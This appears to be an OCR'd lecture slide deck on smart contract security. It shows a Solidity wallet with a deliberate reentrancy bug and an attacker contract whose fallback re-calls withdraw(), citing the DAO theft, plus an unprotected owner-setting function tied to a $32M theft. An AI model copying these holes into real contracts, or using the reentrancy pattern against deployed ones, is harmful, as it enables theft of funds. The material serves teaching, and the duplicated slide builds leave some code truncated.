


Blockchain Security is Multilayer Security


Application
Layer 3




Programming
Language
Layer 2




Blockchain
Layer 1



Network
Layer 0



Hardware
Layer -1



Smart Contract Security

Smart Contracts

Smart Contracts

```
contract Wallet {
  uint balance = 10;

  function withdraw(){
    if(balance > 0)
            msg.sender.call.value(balance)();
    balance = 0;
} }
```

Smart Contracts

```
contract Wallet {
  uint balance = 10;

  function withdraw(){
    if(balance > 0)
            msg.sender.call.value(balance)();
    balance = 0;
} }
```

- Small programs that ***handle money*** (ether)

Smart Contracts

```
contract Wallet {
  uint balance = 10;

  function withdraw(){
    if(balance > 0)
            msg.sender.call.value(balance)();
    balance = 0;
} }
```

- Small programs that ***handle money*** (ether)

Smart Contracts

```
contract Wallet {
  uint balance = 10;

  function withdraw(){
    if(balance > 0)
            msg.sender.call.value(balance)();
    balance = 0;
} }
```

- Small programs that ***handle money*** (ether)

What can go wrong when programs handle billions of USD?

Smart Contracts

```
contract Wallet {
  uint balance = 10;

  function withdraw(){
    if(balance > 0)
            msg.sender.call.value(balance)();
    balance = 0;
} }
```

- Small programs that ***handle money*** (ether)
- Executed on the Ethereum blockchain

What can go wrong when programs handle billions of USD?

Smart Contracts

```
contract Wallet {
  uint balance = 10;

  function withdraw(){
    if(balance > 0)
            msg.sender.call.value(balance)();
    balance = 0;
} }
```

Transfer $$$ to the caller

- Small programs that ***handle money*** (ether)
- Executed on the Ethereum blockchain
- Written in high-level languages (*e.g.*, Solidity)

What can go wrong when programs handle billions of USD?

Smart Contracts


```
contract Wallet {
  uint balance = 10;

  function withdraw(){
    if(balance > 0)
            msg.sender.call.value(balance)();
    balance = 0;
} }
```

- Small programs that ***handle money*** (ether)
- Executed on the Ethereum blockchain
- Written in high-level languages (*e.g.*, Solidity)
- ***No patching*** after release

What can go wrong when programs handle billions of USD?

Funds Stolen From the DAO One Year Ago Would be Worth $1.35bn Today

JP Buntinx June 18, 2017 Crypto, News



Security Bug #1: Reentrancy

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
```

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
```

withdraw()

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
```

withdraw()

10 ether

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
```

withdraw()

10 ether

Later…

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
```

withdraw()

10 ether

Later…

withdraw()

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
```

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

withdraw()

10 ether

Later…

withdraw()

no transfer

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
```

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

withdraw()

10 ether

Later…

withdraw()

no transfer

Can the user contract withdraw more than 10 ether?

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
```

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
function () payable {
  // log payment
}
```

Wallet Contract

```
uint balance = 10

function withdr
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

calls the default "payable" function

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
function () payable {
  // log payment
}
```

Wallet Contract

```
uint balance = 10

function withdr
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

calls the default "payable" function

balance is zeroed ***after*** ether transfer

Security Bug #1: Reentrancy

User Contract

```
function moveBalance() {
  wallet.withdraw();
}
...
function () payable {
  wallet.withdraw();
}
```

Calls withdraw() before balance is set to 0

Wallet Contract

```
uint balance = 10;

function withdraw(){
  if(balance > 0)
    msg.sender.call.value(balance)();
  balance = 0;
}
```

balance is zeroed ***after*** ether transfer

An adversary stole 3.6M Ether !

Security Bug #2: Unprivileged write to storage

Security Bug #2: Unprivileged write to storage

Wallet Contract

```
address owner = ...;

function initWallet(address _owner) {
  owner = _owner;
}

function withdraw(uint amount) {
  if (msg.sender == owner) {
    owner.send(amount);
  }
}
```

Security Bug #2: Unprivileged write to storage

Wallet Contract

```
address owner = ...;

function initWallet(address _owner) {
  owner = _owner;
}

function withdraw(uint amount) {
  if (msg.sender == owner) {
    owner.send(amount);
  }
}
```

Only owner can send ether

Security Bug #2: Unprivileged write to storage

Wallet Contract

```
address owner = ...;

function initWallet(address _owner) {
  owner = _owner;
}

function withdraw(uint amount) {
  if (msg.sender == owner) {
    owner.send(amount);
  }
}
```

Any user may change the wallet's owner

Only owner can send ether

Security Bug #2: Unprivileged write to storage

Any user may change the wallet's owner

Wallet Contract

```
address owner = ...;

function initWallet(address _owner) {
  owner = _owner;
}

function withdraw(uint amount) {
  if (msg.sender == owner) {
    owner.send(amount);
  }
}
```

Only owner can send ether

An attacker used a similar bug to ***steal $32M***

More security bugs

Unexpected ether flows

Insecure coding, such as unprivileged writes *(e.g., Multisig Parity bug)*

Use of unsafe inputs (e.g., reflection, hashing, …)

Reentrant method calls *(e.g., DAO bug)*

More security bugs

Unexpected ether flows


Insecure coding, such as unprivileged writes *(e.g., Multisig Parity bug)*

Use of unsafe inputs (e.g., reflection, hashing, …)


Reentrant method calls *(e.g., DAO bug)*

Transaction reordering


Automated Security Analysis




Automated Security Analysis



Automated Security Analysis




Automated Security Analysis




Problem: Cannot enumerate all possible contract behaviors…

Automated Security Analysis: Existing Solutions

Automated Security Analysis: Existing Solutions

